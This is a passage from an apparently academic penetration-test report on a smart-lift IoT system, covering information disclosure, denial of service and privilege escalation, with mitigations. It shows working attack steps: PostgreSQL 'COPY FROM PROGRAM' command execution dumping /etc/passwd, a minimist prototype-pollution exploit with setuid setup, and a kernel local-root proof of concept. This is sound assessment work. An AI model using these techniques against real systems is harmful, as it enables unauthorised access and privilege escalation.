

Figure 4. Replicated environment logical topology

7.1.1 Information Disclosure

The chapter shows results of security holes that caused unintended information exposure.

7.1.1.1 HTTP only option

A HTTP only flag gives the web site to protect against XSS. OWASP explains [25] the option as follows.

> *HttpOnly is an additional flag included in a Set-Cookie HTTP response header. Using the HttpOnly flag when generating a cookie helps mitigate the risk of client side script accessing the protected cookie*
>
> *-OWASP HttpOnly [25]*



Figure 5. Http Only option

In Figure 5, the flag set "False". The setting enabled attackers to perform XSS when the site had attackable textboxes which enabled attackers to exhibit hidden values by utilizing JavaScript. However, current implementations kept XSS out of the text boxes.

7.1.1.2 Postgres SQL 11.2 Authenticated Arbitrary Command Execution

The system had the database on the ROS client whose version was PostgreSQL 11.2 based on the database dump which had been saved on project folder in Google Drive. Figure 8 represented a screenshot of the dump.

Figure 6. PostgreSQL dump file on Google Drive

The version 11.2 includes CVE-2019-9193. [26][27]

> *"function allows superusers and users in the 'pg_execute_server_program' group to execute arbitrary code in the context of the database's operating system user. This functionality is enabled by default and can be abused to run arbitrary operating system commands on Windows, Linux, and macOS."*
>
> *-NATIONAL VULNERABILITY DATABASE CVE-2019-9193[27]*

Trastwave's SpiderLabs Blog, "Authenticated Arbitrary Command Execution on PostgreSQL 9.3 > Latest", [28] reported manual steps in getting data on the server. The

attack used *\COPY* command on the database whose documentation expounds on a *Where* option.[29]

> *A command to execute. In* ***COPY FROM****, the input is read from standard output of the command, and in* ***COPY TO****, the output is written to the standard input of the command.*
>
> *-PostgreSQL 9.5.21 Documentation, COPY[29]*

The screenshot was outcomes of COPY command.

```
lift_data=> \COPY cmd_exec FROM PROGRAM 'ls -la';
COPY 26
lift_data=> select * from cmd_exec
lift_data-> ;
lift_data=> select * from cmd_exec;
lift_data=> \COPY cmd_exec FROM PROGRAM 'cat /etc/passwd';
COPY 32
```

Figure 7. COPY command execution

After execution of \COPY with Linux commands, **cmd_exec** table included results which contained a list of users captured by the previous commands.

```
                                                cmd_output
--------------------------------------------------------------------------------
--------------------------------------
 total 868
 drwxr-xr-x 11 lift-user lift-user   4096 Feb 11 21:46 .
 drwxr-xr-x  3 root      root        4096 Nov  7 17:35 ..
 -rw-rw-r--  1 lift-user lift-user 547085 Feb 17 11:33 .babel.json
 -rw-------  1 root      root          17 Nov  7 18:50 .bash_history
 -rw-r--r--  1 lift-user lift-user    220 Apr  4  2018 .bash_logout
 -rw-r--r--  1 lift-user lift-user   3771 Apr  4  2018 .bashrc
 drwx------  2 lift-user lift-user   4096 Nov  7 17:36 .cache
 drwx------  4 lift-user lift-user   4096 Feb 25 19:47 .config
 -rw-r--r--  1 lift-user lift-user   2954 Nov 24 21:19 config.js-backup
 drwx------  3 lift-user lift-user   4096 Dec  5 21:55 .gnupg
 -rw-r--r--  1 lift-user lift-user  21497 Nov  8 07:12 info-schema.sql
 drwxrwxr-x  3 lift-user lift-user   4096 Nov  7 17:56 .local
 drwxrwxr-x  3 lift-user lift-user   4096 Jan 31 20:50 .npm
 -rw-r--r--  1 lift-user lift-user 201772 Nov  7 19:02 nutilift-web_ui-0240
a116cb64.zip
 drwxr-xr-x 11 lift-user lift-user   4096 Dec  5 22:46 NVIDIA_CUDA-10.0_Sam
ples
 drwxrwxr-x 16 lift-user lift-user   4096 Nov 16 15:01 opencv
 drwxrwxr-x  7 lift-user lift-user   4096 Nov 15 18:43 opencv_contrib
 -rw-rw-r--  1 lift-user lift-user    228 Feb 11 21:22 payload.js
 -rw-r--r--  1 lift-user lift-user    807 Apr  4  2018 .profile
 drwx------  2 lift-user lift-user   4096 Nov  7 18:05 .ssh
 -rw-r--r--  1 lift-user lift-user      0 Nov  7 17:39 .sudo_as_admin_succe
ssful
 -rw-rw-r--  1 lift-user lift-user   9373 Jan 31 18:13 .v8flags.6.2.414.78.
31e026eb4b13eb5eaccbf4d0b5a8a74d.json
 -rw-r--r--  1 root      root        9373 Feb 10 18:59 .v8flags.6.2.414.78.
63a9f0ea7bb98050796b649e85481845.json
 -rw-------  1 lift-user lift-user  12217 Feb 11 21:46 .viminfo
 -rw-rw-r--  1 lift-user lift-user    173 Nov  8 07:01 .wget-hsts
 root:x:0:0:root:/root:/bin/bash
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 sync:x:4:65534:sync:/bin:/bin/sync
 games:x:5:60:games:/usr/games:/usr/sbin/nologin
 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
:
```

Figure 8. SELECT table outcomes

7.1.1.3 Node.JS - 'node-serialize' Remote Code Execution

Node.js has a renowned flaw called node-serialize RCE, which utilized node-serialize npm package. [30][31] The CVE article explains it. [32]

> *An issue was discovered in the node-serialize package 0.0.4 for Node.js. Untrusted data passed into the unserialize() function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately Invoked Function Expression (IIFE).*
>
> *-Common Vulnerabilities and Exposures CVE-2017-5941 [32]*

On the replicated environment, it did not have packages related to node-serialize, which enabled attackers to exploit the server.

```
lift-user@lift-rest:~$ npm ls | grep serialize
lift-user@lift-rest:~$ npm ls -g | grep serialize
lift-user@lift-rest:~$ _
```

Figure 9. Outcome of node-serialize search

7.1.1.4 Regular expressions Cross-Site Scripting (XSS) vulnerability

The NVD explained this vulnerability[33] as follows:

> *Affected versions of this package are vulnerable to Cross-site Scripting (XSS). It does not properly mitigate against unsafe characters in serialized regular expressions.*
>
> *This vulnerability is not affected on Node.js environment since Node.js's implementation of RegExp.prototype.toString() backslash-escapes all forward slashes in regular expressions.*
>
> *If serialized data of regular expression objects are used in an environment other than Node.js, it is affected by this vulnerability.*
>
> *- NVD serialize-javascript CVE 2019-16769 [33]*

A “npm audit” command result suggested that the server installed one which enabled attackers to exploit. However, the web application had been contained none of the package. The search result of “grep -rnw /var/nultilift/ -e ‘serialize-javascript’” command is in Appendix 2.

```
# Run  npm install terser-webpack-plugin@2.3.5  to resolve 1 vulnerability
SEMVER WARNING: Recommended action is a potentially breaking change
```

Moderate	Cross-Site Scripting
Package	serialize-javascript
Dependency of	terser-webpack-plugin
Path	terser-webpack-plugin > serialize-javascript
More info	https://nodesecurity.io/advisories/1426

Figure 10. A npm audit result

7.1.1.5 Melodic Memoria String overflow

ROS has a string buffer overflow in UDP transport C++ file. [34]

> *An issue was discovered in the ROS communications-related packages (aka ros_comm or ros-melodic-ros-comm) through 1.14.3. A buffer overflow allows attackers to cause a denial of service and possibly execute arbitrary code via an IP address with a long hostname*
>
> *- Common Vulnerabilities and Exposures CVE-2019-13566[34]*

```
lift-pc@liftPC:/$ ls -l /opt/ros/melodic/share/roscpp/
total 20
drwxr-xr-x 2 root root 4096 veebr 10 20:29 cmake
drwxr-xr-x 2 root root 4096 veebr 10 20:29 msg
-rw-r--r-- 1 root root 1938 aug    6  2018 package.xml
drwxr-xr-x 3 root root 4096 veebr 10 20:29 rosbuild
drwxr-xr-x 2 root root 4096 veebr 10 20:29 srv
lift-pc@liftPC:/$
```

Figure 11. ROS melodic roscpp path

The ROS server had main codes under /opt/ros/melodic/share/roscpp which did not have the one mentioned in the CVE-2019-13566 article.

7.1.1.6 Minimist prototype pollution

Minimist", a npm package, obtained higher privilege information with "__proto__" option. Snyk explicated methods.[35] [36]

> *Affected versions of this package are vulnerable to Prototype Pollution. The library could be tricked into adding or modifying properties of Object.prototype using a constructor or __proto__ payload.*
>
> *- Snyk Prototype Pollution [36]*

To confirm the package, wrote some codes to get information.

```
lift-user@lift-rest:/var/nutilift$ cat ./CVE2020-7598.js
require('minimist')('--constructor.prototype.injected1 value1'.split(' '));
console.log(({}).injected0 === 'value0');

require('minimist')('--__proto__.injected0 value0'.split(' '));
console.log(({}).injected1 === 'value1');
lift-user@lift-rest:/var/nutilift$ node ./CVE2020-7598.js
false
true
lift-user@lift-rest:/var/nutilift$
```

Figure 12. Confirm vulnerabilities

From the screenshot, a proto option was able to execute this exploit. The proof of concept on “Exploring the minimist prototype pollution security vulnerability”[37] depicted the sequence of the attack. In exploiting the system, two scripts required to retrieve unauthorized information. One was JavaScript to run codes. The other was a shell script to execute Linux based commands.

```
lift-user@lift-rest:/var/nutilift$ cat /tmp/exploit
#!/bin/sh
echo 'text' > /CVE-2020-7598
lift-user@lift-rest:/var/nutilift$ cat CVE2020-7598.js
//require('minimist')('--constructor.prototype.injected1 value1'.split(' '));
//console.log(({}).injected0 === 'value0');
//require('minimist')('--__proto__.injected0 value0'.split(' '));
//console.log(({}).injected1 === 'value1');

const argv = require('minimist')(process.argv.slice(2));
const cp = require('child_process');
if (argv.help) {
  console.log('This app has no options - just show list of files in root');
} else {
  cp.execSync('ls -la ', { uid: 0 });
}
lift-user@lift-rest:/var/nutilift$ node ./CVE2020-7598.js --__proto__.shell /tmp/exploit
child_process.js:650
    throw err;
    ^

Error: spawnSync /tmp/exploit EPERM
    at spawnSync (child_process.js:585:20)
    at Object.execSync (child_process.js:641:13)
    at Object.<anonymous> (/var/nutilift/CVE2020-7598.js:11:6)
    at Module._compile (module.js:653:30)
    at Object.Module._extensions..js (module.js:664:10)
    at Module.load (module.js:566:32)
    at tryModuleLoad (module.js:506:12)
    at Function.Module._load (module.js:498:3)
    at Function.Module.runMain (module.js:694:10)
    at startup (bootstrap_node.js:204:16)
lift-user@lift-rest:/var/nutilift$
```

Figure 13. Exploit results

The Exploit failed to create a file on the root directory because lift-user had no right to access to the root directory. The attack succeeded in exploiting the system under two conditions.

- A npm “pkg” module, which enables users to perform command line, has been installed. A JavaScript file has a setuid flag to execute commands on the highest privilege.

- A web application owner belongs to sudoers.

Figure 14 to 17 were the examples of a certian successful attack where the user had the right to execute the exploit with “pkg” and the setuid flug. The following steps and screenshots verified the proof of concept of “pkg” package and the setuid flag.

1. Created a user on the server.

2. Installed “pkg” package and compiled “CVE-2020-7598.js” on the web application directory.

3. Set a setuid flag on “CVE-2020-7598”.

4. Created an exploit script on /tmp directory.

5. Executed the node script.



Figure 14. 1. Created a user on the server



Figure 15. 2. Installed “pkg” package and compiled “CVE-2020-7598.js” on the web application directory

Figure 16. 3. Set a setuid flag on “CVE-2020-7598”



Figure 17. 4. Created an exploit script on /tmp directory



Figure 18. 5. Executed the node script.

Figure 19 was the example of the success in sudoer group.



Figure 19. Sudoers attacking on the server

7.1.2 Denial-of-Service

Exploit DB and CVE contained none of any automated DoS attacks. However, attackers were able to launch manual ReDoS attacks.

7.1.2.1 A ReDoS attack

“Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers”[38] disclosed that regular expression matching vulnerabilities existed. The research figured out eight npm packages to launch the DoS. In addidion, Synk, an online web application scanner, discoverd a new attackable package called “arcon”, which performed ReDoS. The survey uncoverd no npm module in any scripts on the web application codes.

7.1.3 Elevation of Privilege

7.1.3.1 Ubuntu 18.04 - 'lxd' Privilege Escalation

Lxd is a lightweight container hypervisor bundled in ubuntu 18.04. [39][40] A requirement of the attack suggested provision lxd group to a user and an actual ubuntu sandbox image. Default settings and container showed that the ROS Client was unable to exploit.

```
lift-user@lift-rest:~$ id
uid=1000(lift-user) gid=1000(lift-user) groups=1000(lift-user),4(adm),24(cd
rom),27(sudo),30(dip),46(plugdev),108(lxd),999(docker)
lift-user@lift-rest:~$ groups
lift-user adm cdrom sudo dip plugdev lxd docker
lift-user@lift-rest:~$ sudo snap list
Name  Version    Rev   Tracking  Publisher   Notes
core  16-2.42.1  8039  stable    canonicalâœ“  core
lift-user@lift-rest:~$
```

Figure 20. User privilege on ROS Client

```
lift-user@lift-rest:~$ lxc ls
+------+-------+------+------+------+-----------+----------+
| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS | LOCATION |
+------+-------+------+------+------+-----------+----------+
lift-user@lift-rest:~$ lxc image ls
+-------+-------------+--------+-------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+------+------+-------------+
```

Figure 21. Lxc accounting information on ROS Client

In ROS Master server, the attack was out of range since the user was not a member of lxd group.

```
lift-pc@liftPC: ~
File  Edit  View  Search  Terminal  Help
lift-pc@liftPC:~$ id
uid=1000(lift-pc) gid=1000(lift-pc) groups=1000(lift-pc),4(adm),24(cdrom),27(sud
o),30(dip),46(plugdev),116(lpadmin),126(sambashare)
lift-pc@liftPC:~$
```

Figure 22. User information on ROS Master

7.1.3.2 Ubuntu 18.04 - Kernel vulnerability

Linux kernel before 5.1.17 has a Linux Kernel security issue, which explicits in the CVE page.[41]

In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to

create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing control by an attacker).

- Common Vulnerabilities and Exposures CVE-2019-13272[41]

A proof of the concept refered to the GitHub's bcoles/kernel-exploits/CVE-2019-13272[42] where the C based executable code showed steps of attack. In escalating the highest privilege on the servers, the step started to compile the C script which executed the exploit from a local user. The outcome showed that the servers composed of neither exploitable libraries nor packages. The following three pictures resulted from the proof of the concept which failed to perform the code. ROS Client Linux kernel included a scope of the exploit, while no Polkit service disallowed the script to perform the attack. ROS Master kernel version was out of range to launch the attack.

```
$ gcc -Wall --std=gnu99 -s cve2019-13272poc.c -o cve-2019-13272
$ ./cve-2019-13272
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[!] Warning: Could not find active PolKit agent
[~] Done, with 2 warnings
[.] Searching policies for useful helpers ...
[.] Ignoring helper (blacklisted): /usr/lib/update-notifier/package-system
-locked
[.] Searching for known helpers ...
[~] Done
$
```

Figure 23. Failed CVE 2019-13272 exploit

```
ii  pigz                          2.4-1                amd64
ii  pinentry-curses               1.1.0-1              amd64
ii  pkg-config                    0.29.1-0ubuntu2      amd64
ii  plymouth                      0.9.3-1ubuntu7.18.04 amd64
ii  plymouth-theme-ubuntu-text    0.9.3-1ubuntu7.18.04 amd64
ii  po-debconf                    1.0.20               all
ii  policykit-1                   0.105-20ubuntu0.18.0 amd64
ii  pollinate                     4.33-0ubuntu1~18.04. all
ii  popularity-contest            1.66ubuntu1          all
ii  postgresql-11                 11.5-3.pgdg18.04+1   amd64
rc  postgresql-12                 12.0-2.pgdg18.04+1   amd64
ii  postgresql-client-11          11.5-3.pgdg18.04+1   amd64
ii  postgresql-client-common      208.pgdg18.04+2      all
```

Figure 24. Installed package lists

```
lift-pc@liftPC:~$ uname -r
5.3.0-46-generic
lift-pc@liftPC:~$
```

Figure 25. ROS Master kernel version

7.2 Security severity of the smart lift

Table 14 shows severity and the security survey outcomes. The column of the far left defines severity based on chapter 5.5. Others illustrate layer information of the smart lift and system. Check marks on the PostgreSQL 11.2 and Node.js 8.16 proved that they had the attackable contents.

Table 14. Results of the survey

Rank	Severity list	Perception Layer			Network Layer		Application Layer				
		BASLER	Sennheiser speaker	Intel RealSense	Mikrotik hEX	RTSP	Ubuntu 18.04	PostgreSQL 11.2	Melodic Memoria	Node.Js 8.16	Mycroft 19.2
1	Elevation of Privilege										
2	Privacy Breach or Information Disclosure							✓		✓	
3	Denial of Service										

1. PostgreSQL

PostgreSQL had a problem with a built-in command. Although the version later than 11.5 had no security issue, COPY command allowed attackers to view the server information in accordance with the user account on Linux system. One solution is to regulate the user accounting. Another is to upgrade the version. The database vendor developed a security patch after the vendor had discovered the one.

(1) Regulate database user accounting

To regulate the user accounting which runs the database, the command limits its results.

(2) Upgrade the database

To follow the security advisory, a security patch can mitigate the issue. The upgrading task takes significant time to create migration planning and actual upgrade operations on the smart lift system

2. Node.js HTTP option

The web application configuration lacked the HTTP only flag. Although no exploitable XSS functions were discovered by the test, the HTTP only options gave hindrance to perform it.

3. Minimist prototype pollution

Upgrading the package version to 0.2.1, 1.2.3 or higher mitigates this attack. The successful attack must fill several prerequisites to exploit the server. Therefore, it is difficult for attackers to perform a remote exploit, but it is easy for them to attack from the local environment if a user account has the right to execute root commands.

8 Conclusion and future work

The smart lift threat model and the penetration test outcomes concluded that the smart lift project had more concrete installation than that of other IoT products, while significant IoT based products constituted security problems on IoT sensors and its network. On the lift, Perception Layer and Network Layer eliminated a possibility of wireless attacks from Vindictive End User. The layers interacted with wired communication which resulted in a producing the robust system on the two layers. The layer designs ruled out problems of performing malicious behaviours on the lift. However, the Application Layer investigation revealed moderate security issues: three security holes and one potential problem. The security holes comprised the PostgreSQL vulnerability and HTTP misconfiguration which had possibilites to enhance the system security by upgrading or adding options to the web application setting. The higher npm package version had removed potential exploits from the option which could execute arbitrary codes. Therefore, it was highly recommended to upgrade the current package. Those mitigations

contributed to exclude attacks from Internal Malicious Users. Hence the analysis concluded that attendant risks of Application Layer involved Information Disclosure on the system, yet they had alternative methods to mitigate the problems.

Future work of security survey on the project is prospects for a security governance analysis and reverse engineering of hardware. GDPR and security governance strategies will contribute to enhance the system, which collects face data related to the university employee database. The survey expects to be instrumental in establishing a stronger environment from the operation point of view. Reverse engineering on IoT devices will present with an insight to detect hardware-based vulnerabilities. It is difficult for software engineers to inspect from surface analysis.

References

[1] IoT Security Framework for Smart Cyber Infrastructures [Online] https://ieeexplore.ieee.org/abstract/document/7789475 Jesus Pacheco , Salim Hariri (19/12/2016)

[2] Cyber security — IoT [Online] https://ieeexplore.ieee.org/abstract/document/8256700 Swapnil Naik , Vikas Maral (15/1/2018)

[3] The Hunt for IoT: The Growth and Evolution of Thingbots Ensures Chaos [Online] https://www.f5.com/labs/articles/threat-intelligence/the-hunt-for-iot-the-growth-and-evolution-of-thingbots-ensures-chaos Sara Boddy, Justin Shattuck (13/3/2018) [Access date: 31/3/2020]

[4] The Internet of Thing: How a single coffee maker's vulnerabilities symbolize a world of IoT risks [Online] https://blog.avast.com/avast-hacked-a-smart-coffee-maker, Martin Hron (18/6/2019) [Access date: 16/4/2020]

[5] Green Lights Forever: Analyzing the Security of Traffic Infrastructure [Online]https://www.usenix.org/system/files/conference/woot14/woot14-ghena.pdf, Branden Ghena, William Beyer, Allen Hillaker, Jonathan Pevarnek, and J. Alex Halderman [Access date: 16/4/2020]

[6] SmartSantander: IoT experimentation over a smart city testbed [Online] https://www.sciencedirect.com/science/article/pii/S1389128613004337 Luis Sánchez , Luis Muñoz, Jose Antonio Galach , Pablo Sotres, Juan Ramón Santana, Verónica Gutierrez, Rajiv Ramdhany , Alexander Gluhak , Srdjan Krco, Evangelos Theodoridis, Dennis Pfisterer (27/12/2013)

[7] Security and Privacy in Smart City Applications: Challenges and Solutions [Online] https://ieeexplore.ieee.org/abstract/document/7823349 Kuan Zhang, Jianbing Ni, Kan Yang, Xiaohui Liang , Ju Ren , Xuemin Sherman Shen (1/1/2017)

[8] An Emerging US (and World) Threat: Cities Wide Open to Cyber Attacks [Online] Available: https://ioactive.com/pdfs/IOActive_HackingCitiesPaper_CesarCerrudo.pdf Cesar Cerrudo [Access date: 31/3/2020]

[9] Internet of Things security: A survey [Online] https://www.sciencedirect.com/science/article/pii/S1084804517301455 Fadele AyotundeAlaba , Mazliza Othman, Ibrahim Abaker Targio Hashem, Faiz Alotaibi (7/4/2017)

[10] Threat-Based Security Analysis for the Internet of Things IoT [Online] https://ieeexplore.ieee.org/document/7058906 Ahmad W. Atamli, Andrew Martin (12/3/2015)

[11] Smart Cities , 1:Smart cities definitions [Online] https://www.centreforcities.org/reader/smart-cities/what-is-a-smart-city/1-smart-cities-definitions/(29/5/2019)

[12] Falconer G & Mitchell Sh (2012), Smart City Framework A Systematic Process for Enabling Smart+Connected Communities [Online] https://www.uraia.org/documents/101/2012_-_Cisco_-_Smart_City_Framework_-_ENG.pdf[Access date 01/04/2020]

[13] Santander: The Smartest Smart [Online] City https://www.governing.com/topics/urban/gov-santander-spain-smart-city.html (5/2014)

[14] Threat Modeling: 12 Available Methods [Online] https://insights.sei.cmu.edu/sei_blog/2018/12/threat-modeling-12-available-methods.html Nataliya Shevchenko (3/12/2018)

[15] Smart city and the applications [Online] https://ieeexplore.ieee.org/abstract/document/6066743 Kehua Su, Jie Li, Hongbo Fu (11/9/2011)

